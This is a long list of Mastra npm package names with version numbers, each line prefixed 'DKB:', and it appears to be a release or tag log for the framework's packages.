DKB:@mastra/playground-ui@5.1.16
DKB:@mastra/pinecone@0.11.2
DKB:@mastra/pg@0.13.0
DKB:@mastra/opensearch@0.11.2
DKB:@mastra/firecrawl@1.2.9
DKB:@mastra/deployer-cloudflare@0.11.2
DKB:@mastra/client-js@0.10.17
DKB:@mastra/auth-auth0@0.10.1
DKB:mastra@0.10.15
DKB:@mastra/deployer-vercel@0.11.8
DKB:@mastra/deployer-netlify@0.11.8
DKB:@mastra/deployer-cloudflare@0.11.1
DKB:@mastra/astra@0.11.1
DKB:@mastra/chroma@0.11.1
DKB:@mastra/clickhouse@0.12.2
DKB:@mastra/client-js@0.10.16
DKB:@mastra/cloud@0.1.4
DKB:@mastra/cloudflare-d1@0.12.3
DKB:@mastra/cloudflare@0.11.3
DKB:@mastra/core@0.11.1
DKB:@mastra/couchbase@0.11.1
DKB:@mastra/qdrant@0.11.1
DKB:@mastra/dane@0.0.38
DKB:@mastra/deployer@0.11.1
DKB:@mastra/dynamodb@0.13.2
DKB:@mastra/evals@0.10.7
DKB:@mastra/firecrawl@1.2.8
DKB:@mastra/github@1.2.5
DKB:@mastra/inngest@0.11.6
DKB:@mastra/lance@0.2.2
DKB:@mastra/libsql@0.11.2
DKB:@mastra/loggers@0.10.4
DKB:@mastra/longmemeval@0.1.3
DKB:@mastra/mcp-docs-server@0.13.6
DKB:@mastra/pinecone@0.11.1
DKB:@mastra/mcp-registry-registry@0.10.5
DKB:@mastra/mcp@0.10.7
DKB:@mastra/mem0@0.1.5
DKB:@mastra/memory@0.11.5
DKB:@mastra/mongodb@0.12.2
DKB:@mastra/mssql@0.2.2
DKB:@mastra/opensearch@0.11.1
DKB:@mastra/pg@0.12.5
DKB:@mastra/voice-speechify@0.10.5
DKB:@mastra/voice-sarvam@0.10.5
DKB:@mastra/playground-ui@5.1.15
DKB:@mastra/voice-openai@0.10.5
DKB:@mastra/voice-openai-realtime@0.10.5
DKB:@mastra/voice-murf@0.10.5
DKB:@mastra/voice-google@0.10.5
DKB:@mastra/voice-elevenlabs@0.10.5
DKB:@mastra/voice-deepgram@0.10.5
DKB:@mastra/voice-cloudflare@0.10.5
DKB:@mastra/voice-azure@0.10.4
DKB:@mastra/vectorize@0.11.1
DKB:@mastra/upstash@0.12.3
DKB:@mastra/turbopuffer@0.11.1
DKB:@mastra/server@0.11.1
DKB:@mastra/ragie@1.2.5
DKB:@mastra/rag@1.0.4
DKB:@mastra/agui@1.0.8
DKB:@mastra/voice-playai@0.10.5
DKB:create-mastra@0.10.13
DKB:@mastra/upstash@0.12.2
DKB:@mastra/server@0.11.0
DKB:@mastra/playground-ui@5.1.14
DKB:@mastra/pg@0.12.4
DKB:@mastra/mssql@0.2.1
DKB:@mastra/mongodb@0.12.1
DKB:@mastra/memory@0.11.4
DKB:@mastra/longmemeval@0.1.2
DKB:@mastra/libsql@0.11.1
DKB:@mastra/lance@0.2.1
DKB:@mastra/inngest@0.11.5
DKB:@mastra/evals@0.10.6
DKB:@mastra/dynamodb@0.13.1
DKB:@mastra/deployer@0.11.0
DKB:@mastra/deployer-vercel@0.11.7
DKB:@mastra/deployer-cloudflare@0.11.0
DKB:@mastra/dane@0.0.37
DKB:@mastra/core@0.11.0
DKB:@mastra/cloudflare@0.11.2
DKB:@mastra/cloudflare-d1@0.12.2
DKB:@mastra/client-js@0.10.15
DKB:@mastra/clickhouse@0.12.1
DKB:@mastra/agui@1.0.7
DKB:mastra@0.10.14
DKB:@mastra/deployer-netlify@0.11.7
DKB:mastra@0.10.13
DKB:@mastra/schema-compat@0.10.5
DKB:@mastra/rag@1.0.3
DKB:@mastra/playground-ui@5.1.13
DKB:@mastra/deployer-netlify@0.11.6
DKB:create-mastra@0.10.12
DKB:@mastra/voice-openai-realtime@0.10.4
DKB:@mastra/pg@0.12.3
DKB:@mastra/server@0.10.15
DKB:@mastra/longmemeval@0.1.1
DKB:@mastra/inngest@0.11.4
DKB:@mastra/firecrawl@1.2.7
DKB:@mastra/deployer@0.10.15
DKB:@mastra/client-js@0.10.14
DKB:@mastra/cloudflare@0.11.1
DKB:@mastra/core@0.10.15
DKB:@mastra/deployer-vercel@0.11.6
DKB:@mastra/deployer-cloudflare@0.10.15
DKB:@mastra/memory@0.11.3
DKB:@mastra/dane@0.0.36
DKB:@mastra/server@0.10.14
DKB:@mastra/deployer@0.10.14
DKB:@mastra/dane@0.0.35
DKB:@mastra/core@0.10.14
DKB:@mastra/client-js@0.10.13
DKB:@mastra/deployer-cloudflare@0.10.14
DKB:@mastra/server@0.10.13
DKB:@mastra/deployer@0.10.13
DKB:@mastra/deployer-cloudflare@0.10.13
DKB:@mastra/dane@0.0.34
DKB:@mastra/core@0.10.13
DKB:@mastra/client-js@0.10.12
DKB:@mastra/deployer-netlify@0.11.5
DKB:@mastra/deployer-cloudflare@0.10.12
DKB:@mastra/dane@0.0.33
DKB:@mastra/core@0.10.12
DKB:@mastra/client-js@0.10.11
DKB:@mastra/deployer@0.10.12
DKB:@mastra/playground-ui@5.1.12
DKB:@mastra/server@0.10.12
DKB:create-mastra@0.10.11
DKB:@mastra/deployer-vercel@0.11.5
DKB:mastra@0.10.12
DKB:@mastra/schema-compat@0.10.4
DKB:@mastra/inngest@0.11.3
DKB:@mastra/server@0.10.11
DKB:@mastra/upstash@0.12.1
DKB:@mastra/pg@0.12.2
DKB:@mastra/cloudflare-d1@0.12.1
DKB:@mastra/dynamodb@0.13.0
DKB:@mastra/playground-ui@5.1.11
DKB:create-mastra@0.10.10
DKB:@mastra/memory@0.11.2
DKB:@mastra/mcp@0.10.6
DKB:@mastra/mcp-docs-server@0.13.5
DKB:@mastra/agui@1.0.6
DKB:@mastra/firecrawl@1.2.6
DKB:@mastra/fastembed@0.10.1
DKB:@mastra/rag@1.0.2
DKB:@mastra/auth-workos@0.10.2
DKB:@mastra/deployer-vercel@0.11.4
DKB:@mastra/deployer-netlify@0.11.4
DKB:mastra@0.10.11
DKB:@mastra/dane@0.0.32
DKB:@mastra/core@0.10.11
DKB:@mastra/auth-supabase@0.10.2
DKB:@mastra/client-js@0.10.10
DKB:@mastra/deployer@0.10.11
DKB:@mastra/deployer-cloudflare@0.10.11
DKB:create-mastra@0.10.9
DKB:@mastra/playground-ui@5.1.10
DKB:@mastra/mcp-docs-server@0.13.4
DKB:@mastra/loggers@0.10.3
DKB:@mastra/inngest@0.11.2
DKB:@mastra/deployer@0.10.10
DKB:@mastra/deployer-vercel@0.11.3
DKB:@mastra/deployer-netlify@0.11.3
DKB:@mastra/deployer-cloudflare@0.10.10
DKB:@mastra/dane@0.0.31
DKB:@mastra/core@0.10.10
DKB:@mastra/client-js@0.10.9
DKB:mastra@0.10.10
DKB:@mastra/server@0.10.10
DKB:create-mastra@0.10.8
DKB:@mastra/voice-openai-realtime@0.10.3
DKB:@mastra/server@0.10.9
DKB:@mastra/playground-ui@5.1.9
DKB:@mastra/pg@0.12.1
DKB:@mastra/memory@0.11.1
DKB:mastra@0.10.9
DKB:@mastra/core@0.10.9
DKB:@mastra/deployer@0.10.9
DKB:@mastra/deployer-vercel@0.11.2
DKB:@mastra/deployer-netlify@0.11.2
DKB:@mastra/deployer-cloudflare@0.10.9
DKB:@mastra/dane@0.0.30
DKB:@mastra/agui@1.0.5
DKB:@mastra/client-js@0.10.8
DKB:@mastra/inngest@0.11.1
DKB:@mastra/mcp-docs-server@0.13.3
DKB:@mastra/deployer-vercel@0.11.1
DKB:@mastra/deployer@0.10.8
DKB:@mastra/server@0.10.8
DKB:create-mastra@0.10.7
DKB:mastra@0.10.8
DKB:@mastra/deployer-netlify@0.11.1
DKB:@mastra/deployer-cloudflare@0.10.8
DKB:@mastra/dane@0.0.29
DKB:@mastra/core@0.10.8
DKB:@mastra/client-js@0.10.7
DKB:@mastra/playground-ui@5.1.8
DKB:@mastra/agui@1.0.4
DKB:@mastra/astra@0.11.0
DKB:@mastra/chroma@0.11.0
DKB:@mastra/clickhouse@0.12.0
DKB:@mastra/client-js@0.10.6
DKB:@mastra/cloudflare-d1@0.12.0
DKB:@mastra/cloudflare@0.11.0
DKB:@mastra/core@0.10.7
DKB:@mastra/couchbase@0.11.0
DKB:@mastra/dane@0.0.28
DKB:@mastra/deployer-cloudflare@0.10.7
DKB:@mastra/deployer-netlify@0.11.0
DKB:@mastra/deployer-vercel@0.11.0
DKB:@mastra/deployer@0.10.7
DKB:@mastra/dynamodb@0.12.0
DKB:@mastra/evals@0.10.5
DKB:@mastra/firecrawl@1.2.5
DKB:@mastra/github@1.2.4
DKB:@mastra/inngest@0.11.0
DKB:@mastra/lance@0.2.0
DKB:@mastra/libsql@0.11.0
DKB:mastra@0.10.7
DKB:create-mastra@0.10.6
DKB:@mastra/voice-speechify@0.10.4
DKB:@mastra/voice-sarvam@0.10.4
DKB:@mastra/mcp-registry-registry@0.10.4
DKB:@mastra/voice-openai@0.10.4
DKB:@mastra/voice-murf@0.10.4
DKB:@mastra/voice-google@0.10.4
DKB:@mastra/voice-gladia@0.10.2
DKB:@mastra/mcp-docs-server@0.13.2
DKB:@mastra/voice-deepgram@0.10.4
DKB:@mastra/voice-cloudflare@0.10.4
DKB:@mastra/vectorize@0.11.0
DKB:@mastra/upstash@0.12.0
DKB:@mastra/turbopuffer@0.11.0
DKB:@mastra/server@0.10.7
DKB:@mastra/schema-compat@0.10.3
DKB:@mastra/ragie@1.2.4
DKB:@mastra/rag@1.0.1
DKB:@mastra/qdrant@0.11.0
DKB:@mastra/playground-ui@5.1.7
DKB:@mastra/pinecone@0.11.0
DKB:@mastra/pg@0.12.0
DKB:@mastra/opensearch@0.11.0
DKB:@mastra/mongodb@0.12.0
DKB:@mastra/memory@0.11.0
DKB:@mastra/mem0@0.1.4
DKB:@mastra/mcp@0.10.5
DKB:@mastra/voice-playai@0.10.4
DKB:@mastra/voice-elevenlabs@0.10.4
DKB:@mastra/couchbase@0.10.3
DKB:@mastra/dane@0.0.27
DKB:@mastra/libsql@0.10.3
DKB:@mastra/deployer-netlify@0.10.6
DKB:@mastra/deployer-vercel@0.10.6
DKB:@mastra/deployer@0.10.6
DKB:@mastra/dynamodb@0.11.0
DKB:@mastra/evals@0.10.4
DKB:@mastra/firecrawl@1.2.4
DKB:@mastra/github@1.2.3
DKB:@mastra/inngest@0.10.5
DKB:@mastra/core@0.10.6
DKB:@mastra/cloudflare-d1@0.11.0
DKB:@mastra/cloud@0.1.3
DKB:@mastra/client-js@0.10.5
DKB:@mastra/clickhouse@0.11.0
DKB:@mastra/chroma@0.10.3
DKB:@mastra/auth-workos@0.10.1
DKB:@mastra/auth-supabase@0.10.1
DKB:@mastra/auth-clerk@0.10.1
DKB:@mastra/agui@1.0.3
DKB:mastra@0.10.6
DKB:create-mastra@0.10.5
DKB:@mastra/voice-speechify@0.10.3
DKB:@mastra/voice-sarvam@0.10.3
DKB:@mastra/voice-playai@0.10.3
DKB:@mastra/voice-openai@0.10.3
DKB:@mastra/voice-openai-realtime@0.10.2
DKB:@mastra/voice-murf@0.10.3
DKB:@mastra/voice-google@0.10.3
DKB:@mastra/voice-gladia@0.10.1
DKB:@mastra/voice-elevenlabs@0.10.3
DKB:@mastra/voice-deepgram@0.10.3
DKB:@mastra/voice-cloudflare@0.10.3
DKB:@mastra/voice-azure@0.10.3
DKB:@mastra/upstash@0.11.0
DKB:@mastra/turbopuffer@0.10.3
DKB:@mastra/server@0.10.6
DKB:@mastra/ragie@1.2.3
DKB:@mastra/rag@1.0.0
DKB:@mastra/qdrant@0.10.3
DKB:@mastra/playground-ui@5.1.6
DKB:@mastra/pg@0.11.0
DKB:@mastra/opensearch@0.10.3
DKB:@mastra/mongodb@0.11.0
DKB:@mastra/memory@0.10.4
DKB:@mastra/mem0@0.1.3
DKB:@mastra/mcp@0.10.4
DKB:@mastra/lance@0.1.2
DKB:@mastra/mcp-docs-server@0.13.1
DKB:@mastra/deployer-cloudflare@0.10.6
DKB:@mastra/mcp-registry-registry@0.10.3
DKB:mastra@0.10.5
DKB:create-mastra@0.10.4
DKB:@mastra/server@0.10.5
DKB:@mastra/playground-ui@5.1.5
DKB:@mastra/core@0.10.5
DKB:@mastra/client-js@0.10.4
DKB:@mastra/mcp-docs-server@0.13.0
DKB:@mastra/cloudflare@0.10.4
DKB:@mastra/inngest@0.10.4
DKB:@mastra/deployer-cloudflare@0.10.5
DKB:@mastra/deployer-netlify@0.10.5
DKB:@mastra/deployer-vercel@0.10.5
DKB:@mastra/deployer@0.10.5
DKB:@mastra/pg@0.10.3
DKB:@mastra/dane@0.0.26
DKB:@mastra/evals@0.10.3
DKB:@mastra/dynamodb@0.10.4
DKB:@mastra/deployer@0.10.4
DKB:@mastra/deployer-vercel@0.10.4
DKB:@mastra/opensearch@0.10.2
DKB:@mastra/deployer-cloudflare@0.10.4
DKB:@mastra/dane@0.0.25
DKB:@mastra/couchbase@0.10.2
DKB:@mastra/core@0.10.4
DKB:@mastra/cloudflare@0.10.3
DKB:@mastra/cloudflare-d1@0.10.2
DKB:@mastra/client-js@0.10.3
DKB:@mastra/clickhouse@0.10.2
DKB:@mastra/chroma@0.10.2
DKB:@mastra/astra@0.10.2
DKB:@mastra/firecrawl@1.2.3
DKB:@mastra/github@1.2.2
DKB:@mastra/inngest@0.10.3
DKB:@mastra/lance@0.1.1
DKB:@mastra/libsql@0.10.2
DKB:@mastra/loggers@0.10.2
DKB:@mastra/mcp-docs-server@0.12.0
DKB:@mastra/mcp-registry-registry@0.10.2
DKB:@mastra/mcp@0.10.3
DKB:@mastra/mem0@0.1.2
DKB:@mastra/memory@0.10.3
DKB:mastra@0.10.4
DKB:create-mastra@0.10.3
DKB:@mastra/voice-speechify@0.10.2
DKB:@mastra/voice-sarvam@0.10.2
DKB:@mastra/voice-playai@0.10.2
DKB:@mastra/voice-openai@0.10.2
DKB:@mastra/voice-murf@0.10.2
DKB:@mastra/voice-google@0.10.2
DKB:@mastra/voice-elevenlabs@0.10.2
DKB:@mastra/voice-deepgram@0.10.2
DKB:@mastra/voice-cloudflare@0.10.2
DKB:@mastra/voice-azure@0.10.2
DKB:@mastra/vectorize@0.10.2
DKB:@mastra/upstash@0.10.3
DKB:@mastra/turbopuffer@0.10.2
DKB:@mastra/server@0.10.4
DKB:@mastra/schema-compat@0.10.2
DKB:@mastra/ragie@1.2.2
DKB:@mastra/mongodb@0.10.3
DKB:@mastra/qdrant@0.10.2
DKB:@mastra/playground-ui@5.1.4
DKB:@mastra/pinecone@0.10.2
DKB:@mastra/pg@0.10.2
DKB:@mastra/deployer-netlify@0.10.4
DKB:@mastra/rag@0.10.3
DKB:@mastra/core@0.10.3
DKB:@mastra/dane@0.0.24
DKB:@mastra/deployer-cloudflare@0.10.3
DKB:@mastra/deployer-netlify@0.10.3
DKB:@mastra/deployer-vercel@0.10.3
DKB:@mastra/deployer@0.10.3
DKB:@mastra/dynamodb@0.10.3
DKB:@mastra/server@0.10.3
DKB:mastra@0.10.3
DKB:@mastra/dynamodb@0.10.2
DKB:@mastra/playground-ui@5.1.3
DKB:@mastra/deployer-netlify@0.10.2
DKB:@mastra/deployer-vercel@0.10.2
DKB:@mastra/deployer@0.10.2
DKB:@mastra/dynamodb@0.10.1
DKB:@mastra/evals@0.10.2
DKB:@mastra/firecrawl@1.2.2
DKB:@mastra/github@1.2.1
DKB:@mastra/inngest@0.10.2
DKB:@mastra/deployer-cloudflare@0.10.2
DKB:@mastra/dane@0.0.23
DKB:@mastra/couchbase@0.10.1
DKB:@mastra/loggers@0.10.1
DKB:@mastra/cloudflare@0.10.2
DKB:@mastra/cloudflare-d1@0.10.1
DKB:@mastra/cloud@0.1.2
DKB:@mastra/client-js@0.10.2
DKB:@mastra/clickhouse@0.10.1
DKB:@mastra/chroma@0.10.1
DKB:@mastra/auth@0.1.0
DKB:@mastra/auth-workos@0.10.0
DKB:@mastra/auth-supabase@0.10.0
DKB:@mastra/auth-firebase@0.10.0
DKB:@mastra/auth-clerk@0.10.0
DKB:@mastra/auth-auth0@0.10.0
DKB:@mastra/astra@0.10.1
DKB:@mastra/agui@1.0.2
DKB:mastra@0.10.2
DKB:create-mastra@0.10.2
DKB:@mastra/voice-speechify@0.10.1
DKB:@mastra/voice-sarvam@0.10.1
DKB:@mastra/voice-playai@0.10.1
DKB:@mastra/voice-openai@0.10.1
DKB:@mastra/voice-openai-realtime@0.10.1
DKB:@mastra/voice-murf@0.10.1
DKB:@mastra/voice-google@0.10.1
DKB:@mastra/voice-elevenlabs@0.10.1
DKB:@mastra/voice-deepgram@0.10.1
DKB:@mastra/voice-cloudflare@0.10.1
DKB:@mastra/voice-azure@0.10.1
DKB:@mastra/vectorize@0.10.1
DKB:@mastra/upstash@0.10.2
DKB:@mastra/turbopuffer@0.10.1
DKB:@mastra/server@0.10.2
DKB:@mastra/ragie@1.2.1
DKB:@mastra/rag@0.10.2
DKB:@mastra/qdrant@0.10.1
DKB:@mastra/playground-ui@5.1.2
DKB:@mastra/pinecone@0.10.1
DKB:@mastra/libsql@0.10.1
DKB:@mastra/opensearch@0.10.1
DKB:@mastra/mongodb@0.10.2
DKB:@mastra/memory@0.10.2
DKB:@mastra/mem0@0.1.1
DKB:@mastra/mcp@0.10.2
DKB:@mastra/mcp-registry-registry@0.10.1
DKB:@mastra/mcp-docs-server@0.11.1
DKB:@mastra/core@0.10.2
DKB:@mastra/pg@0.10.1
DKB:mastra@0.10.1
DKB:create-mastra@0.10.1
DKB:@mastra/upstash@0.10.1
DKB:@mastra/server@0.10.1
DKB:@mastra/rag@0.10.1
DKB:@mastra/agui@1.0.1
DKB:@mastra/client-js@0.10.1
DKB:@mastra/cloud@0.1.1
DKB:@mastra/cloudflare@0.10.1
DKB:@mastra/core@0.10.1
DKB:@mastra/evals@0.10.1
DKB:@mastra/playground-ui@5.1.1
DKB:@mastra/mongodb@0.10.1
DKB:@mastra/deployer-vercel@0.10.1
DKB:@mastra/deployer-cloudflare@0.10.1
DKB:@mastra/dane@0.0.22
DKB:@mastra/firecrawl@1.2.1
DKB:@mastra/inngest@0.10.1
DKB:@mastra/mcp-docs-server@0.11.0
DKB:@mastra/mcp@0.10.1
DKB:@mastra/memory@0.10.1
DKB:@mastra/deployer@0.10.1
DKB:@mastra/deployer-netlify@0.10.1
DKB:@mastra/dane@0.0.21
DKB:@mastra/deployer-cloudflare@0.10.0
DKB:@mastra/deployer-netlify@0.10.0
DKB:@mastra/deployer-vercel@0.10.0
DKB:@mastra/deployer@0.10.0
DKB:@mastra/dynamodb@0.10.0
DKB:@mastra/evals@0.10.0
DKB:@mastra/fastembed@0.10.0
DKB:@mastra/firecrawl@1.2.0
DKB:@mastra/github@1.2.0
DKB:@mastra/inngest@0.10.0
DKB:@mastra/libsql@0.10.0
DKB:@mastra/loggers@0.10.0
DKB:@mastra/mcp-docs-server@0.10.0
DKB:@mastra/mcp-registry-registry@0.10.0
DKB:@mastra/mcp@0.10.0
DKB:@mastra/couchbase@0.10.0
DKB:@mastra/core@0.10.0
DKB:@mastra/cloudflare@0.10.0
DKB:@mastra/cloudflare-d1@0.10.0
DKB:@mastra/cloud@0.1.0
DKB:@mastra/mem0@0.1.0
DKB:@mastra/memory@0.10.0
DKB:@mastra/mongodb@0.10.0
DKB:@mastra/opensearch@0.10.0
DKB:@mastra/pg@0.10.0
DKB:@mastra/client-js@0.10.0
DKB:@mastra/clickhouse@0.10.0
DKB:@mastra/chroma@0.10.0
DKB:@mastra/astra@0.10.0
DKB:@mastra/agui@1.0.0
DKB:mastra@0.10.0
DKB:create-mastra@0.10.0
DKB:@mastra/voice-speechify@0.10.0
DKB:@mastra/voice-sarvam@0.10.0
DKB:@mastra/voice-playai@0.10.0
DKB:@mastra/voice-openai@0.10.0
DKB:@mastra/voice-openai-realtime@0.10.0
DKB:@mastra/voice-murf@0.10.0
DKB:@mastra/voice-google@0.10.0
DKB:@mastra/pinecone@0.10.0
DKB:@mastra/voice-deepgram@0.10.0
DKB:@mastra/voice-cloudflare@0.10.0
DKB:@mastra/voice-azure@0.10.0
DKB:@mastra/vectorize@0.10.0
DKB:@mastra/upstash@0.10.0
DKB:@mastra/turbopuffer@0.10.0
DKB:@mastra/server@0.10.0
DKB:@mastra/ragie@1.2.0
DKB:@mastra/rag@0.10.0
DKB:@mastra/qdrant@0.10.0
DKB:@mastra/playground-ui@5.1.0
DKB:@mastra/voice-elevenlabs@0.10.0
DKB:mastra@0.6.3
DKB:create-mastra@0.3.3
DKB:@mastra/voice-speechify@0.1.18
DKB:@mastra/voice-sarvam@0.1.13
DKB:@mastra/voice-playai@0.1.18
DKB:@mastra/astra@0.2.15
DKB:@mastra/chroma@0.2.15
DKB:@mastra/clickhouse@0.3.4
DKB:@mastra/client-js@0.1.22
DKB:@mastra/cloud@0.0.3
DKB:@mastra/cloudflare-d1@0.1.9
DKB:@mastra/cloudflare@0.1.4
DKB:@mastra/core@0.9.4
DKB:@mastra/couchbase@0.0.4
DKB:@mastra/dane@0.0.20
DKB:@mastra/deployer-cloudflare@0.1.23
DKB:@mastra/deployer-netlify@0.1.23
DKB:@mastra/deployer-vercel@0.1.23
DKB:@mastra/deployer@0.3.4
DKB:@mastra/evals@0.1.23
DKB:@mastra/fastembed@0.0.3
DKB:@mastra/voice-openai@0.1.19
DKB:@mastra/voice-openai-realtime@0.2.4
DKB:@mastra/voice-murf@0.1.18
DKB:@mastra/voice-google@0.1.18
DKB:@mastra/voice-elevenlabs@0.1.18
DKB:@mastra/voice-deepgram@0.1.18
DKB:@mastra/voice-cloudflare@0.1.11
DKB:@mastra/voice-azure@0.1.10
DKB:@mastra/github@1.1.23
DKB:@mastra/upstash@0.3.4
DKB:@mastra/turbopuffer@0.0.15
DKB:@mastra/speech-speechify@0.1.23
DKB:@mastra/speech-replicate@0.1.23
DKB:@mastra/speech-playai@0.1.22
DKB:@mastra/speech-openai@0.1.23
DKB:@mastra/speech-murf@0.1.23
DKB:@mastra/speech-ibm@0.1.23
DKB:@mastra/speech-google@0.1.23
DKB:@mastra/speech-elevenlabs@0.1.22
DKB:@mastra/speech-deepgram@0.1.22
DKB:@mastra/speech-azure@0.1.23
DKB:@mastra/server@2.0.4
DKB:@mastra/ragie@1.1.23
DKB:@mastra/rag@0.1.23
DKB:@mastra/qdrant@0.2.14
DKB:@mastra/playground-ui@5.0.4
DKB:@mastra/pinecone@0.2.13
DKB:@mastra/pg@0.3.4
DKB:@mastra/opensearch@0.1.1
DKB:@mastra/mongodb@0.0.5
DKB:@mastra/memory@0.3.4
DKB:@mastra/mem0@0.0.10
DKB:@mastra/mcp@0.5.0
DKB:@mastra/mcp-registry-registry@0.0.6
DKB:@mastra/mcp-docs-server@0.0.14
DKB:@mastra/firecrawl@1.1.23
DKB:@mastra/libsql@0.0.4
DKB:@mastra/inngest@0.0.3
DKB:@mastra/vectorize@0.2.10
DKB:@mastra/loggers@0.1.23
DKB:@mastra/mcp-docs-server@0.0.13
DKB:@mastra/loggers@0.1.22
DKB:@mastra/libsql@0.0.3
DKB:@mastra/inngest@0.0.2
DKB:@mastra/github@1.1.22
DKB:@mastra/firecrawl@1.1.22
DKB:@mastra/evals@0.1.22
DKB:@mastra/deployer@0.3.3
DKB:@mastra/deployer-vercel@0.1.22
DKB:@mastra/deployer-netlify@0.1.22
DKB:@mastra/deployer-cloudflare@0.1.22
DKB:@mastra/dane@0.0.19
DKB:@mastra/couchbase@0.0.3
DKB:@mastra/core@0.9.3
DKB:@mastra/cloudflare@0.1.3
DKB:@mastra/cloudflare-d1@0.1.8
DKB:@mastra/cloud@0.0.2
DKB:@mastra/client-js@0.1.21
DKB:@mastra/clickhouse@0.3.3
DKB:@mastra/chroma@0.2.14
DKB:@mastra/astra@0.2.14
DKB:mastra@0.6.2
DKB:create-mastra@0.3.2
DKB:@mastra/voice-speechify@0.1.17
DKB:@mastra/voice-sarvam@0.1.12
DKB:@mastra/voice-playai@0.1.17
DKB:@mastra/voice-openai@0.1.18
DKB:@mastra/voice-openai-realtime@0.2.3
DKB:@mastra/mcp-registry-registry@0.0.5
DKB:@mastra/voice-google@0.1.17
DKB:@mastra/voice-elevenlabs@0.1.17
DKB:@mastra/voice-deepgram@0.1.17
DKB:@mastra/voice-cloudflare@0.1.10
DKB:@mastra/voice-azure@0.1.9
DKB:@mastra/vectorize@0.2.9
DKB:@mastra/upstash@0.3.3
DKB:@mastra/turbopuffer@0.0.14
DKB:@mastra/speech-speechify@0.1.22
DKB:@mastra/speech-replicate@0.1.22
DKB:@mastra/speech-playai@0.1.21
DKB:@mastra/speech-openai@0.1.22
DKB:@mastra/speech-murf@0.1.22
DKB:@mastra/speech-ibm@0.1.22
DKB:@mastra/speech-google@0.1.22
DKB:@mastra/speech-elevenlabs@0.1.21
DKB:@mastra/speech-deepgram@0.1.21
DKB:@mastra/speech-azure@0.1.22
DKB:@mastra/server@2.0.3
DKB:@mastra/ragie@1.1.22
DKB:@mastra/rag@0.1.22
DKB:@mastra/qdrant@0.2.13
DKB:@mastra/playground-ui@5.0.3
DKB:@mastra/pinecone@0.2.12
DKB:@mastra/pg@0.3.3
DKB:@mastra/opensearch@0.1.0
DKB:@mastra/mongodb@0.0.4
DKB:@mastra/memory@0.3.3
DKB:@mastra/mem0@0.0.9
DKB:@mastra/mcp@0.4.3
DKB:@mastra/voice-murf@0.1.17
DKB:@mastra/loggers@0.1.21
DKB:@mastra/mcp@0.4.2
DKB:@mastra/libsql@0.0.2
DKB:@mastra/github@1.1.21
DKB:@mastra/firecrawl@1.1.21
DKB:@mastra/fastembed@0.0.2
DKB:@mastra/evals@0.1.21
DKB:@mastra/deployer@0.3.2
DKB:@mastra/deployer-vercel@0.1.21
DKB:@mastra/deployer-netlify@0.1.21
DKB:@mastra/deployer-cloudflare@0.1.21
DKB:@mastra/dane@0.0.18
DKB:@mastra/couchbase@0.0.2
DKB:@mastra/core@0.9.2
DKB:@mastra/cloudflare@0.1.2
DKB:@mastra/cloudflare-d1@0.1.7
DKB:@mastra/cloud@0.0.1
DKB:@mastra/client-js@0.1.20
DKB:@mastra/clickhouse@0.3.2
DKB:@mastra/chroma@0.2.13
DKB:@mastra/astra@0.2.13
DKB:mastra@0.6.1
DKB:create-mastra@0.3.1
DKB:@mastra/voice-speechify@0.1.16
DKB:@mastra/voice-sarvam@0.1.11
DKB:@mastra/voice-playai@0.1.16
DKB:@mastra/voice-openai@0.1.17
DKB:@mastra/voice-openai-realtime@0.2.2
DKB:@mastra/voice-murf@0.1.16
DKB:@mastra/mcp-docs-server@0.0.12
DKB:@mastra/voice-elevenlabs@0.1.16
DKB:@mastra/mcp-registry-registry@0.0.4
DKB:@mastra/voice-cloudflare@0.1.9
DKB:@mastra/voice-azure@0.1.8
DKB:@mastra/vectorize@0.2.8
DKB:@mastra/upstash@0.3.2
DKB:@mastra/turbopuffer@0.0.13
DKB:@mastra/speech-speechify@0.1.21
DKB:@mastra/speech-replicate@0.1.21
DKB:@mastra/speech-playai@0.1.20
DKB:@mastra/speech-openai@0.1.21
DKB:@mastra/speech-murf@0.1.21
DKB:@mastra/speech-ibm@0.1.21
DKB:@mastra/speech-google@0.1.21
DKB:@mastra/speech-elevenlabs@0.1.20
DKB:@mastra/speech-deepgram@0.1.20
DKB:@mastra/speech-azure@0.1.21
DKB:@mastra/server@2.0.2
DKB:@mastra/ragie@1.1.21
DKB:@mastra/rag@0.1.21
DKB:@mastra/qdrant@0.2.12
DKB:@mastra/playground-ui@5.0.2
DKB:@mastra/pinecone@0.2.11
DKB:@mastra/pg@0.3.2
DKB:@mastra/mongodb@0.0.3
DKB:@mastra/memory@0.3.2
DKB:@mastra/mem0@0.0.8
DKB:@mastra/voice-google@0.1.16
DKB:@mastra/voice-deepgram@0.1.16
DKB:mastra@0.6.0
DKB:create-mastra@0.3.0
DKB:@mastra/voice-speechify@0.1.15
DKB:@mastra/voice-sarvam@0.1.10
DKB:@mastra/voice-playai@0.1.15
DKB:@mastra/astra@0.2.12
DKB:@mastra/chroma@0.2.12
DKB:@mastra/clickhouse@0.3.1
DKB:@mastra/client-js@0.1.19
DKB:@mastra/cloud@0.0.0
DKB:@mastra/cloudflare-d1@0.1.6
DKB:@mastra/cloudflare@0.1.1
DKB:@mastra/core@0.9.1
DKB:@mastra/dane@0.0.17
DKB:@mastra/deployer-cloudflare@0.1.20
DKB:@mastra/deployer-netlify@0.1.20
DKB:@mastra/deployer-vercel@0.1.20
DKB:@mastra/deployer@0.3.1
DKB:@mastra/evals@0.1.20
DKB:@mastra/firecrawl@1.1.20
DKB:@mastra/github@1.1.20
DKB:@mastra/libsql@0.0.1
DKB:@mastra/loggers@0.1.20
DKB:@mastra/mcp-docs-server@0.0.11
DKB:@mastra/mcp@0.4.1
DKB:@mastra/mem0@0.0.7
DKB:@mastra/voice-openai@0.1.16
DKB:@mastra/voice-openai-realtime@0.2.1
DKB:@mastra/voice-murf@0.1.15
DKB:@mastra/voice-google@0.1.15
DKB:@mastra/voice-elevenlabs@0.1.15
DKB:@mastra/voice-deepgram@0.1.15
DKB:@mastra/voice-cloudflare@0.1.8
DKB:@mastra/voice-azure@0.1.7
DKB:@mastra/vectorize@0.2.7
DKB:@mastra/upstash@0.3.1
DKB:@mastra/turbopuffer@0.0.12
DKB:@mastra/speech-speechify@0.1.20
DKB:@mastra/speech-replicate@0.1.20
DKB:@mastra/speech-playai@0.1.19
DKB:@mastra/speech-openai@0.1.20
DKB:@mastra/speech-murf@0.1.20
DKB:@mastra/speech-ibm@0.1.20
DKB:@mastra/speech-google@0.1.20
DKB:@mastra/speech-elevenlabs@0.1.19
DKB:@mastra/speech-deepgram@0.1.19
DKB:@mastra/speech-azure@0.1.20
DKB:@mastra/server@2.0.1
DKB:@mastra/ragie@1.1.20
DKB:@mastra/rag@0.1.20
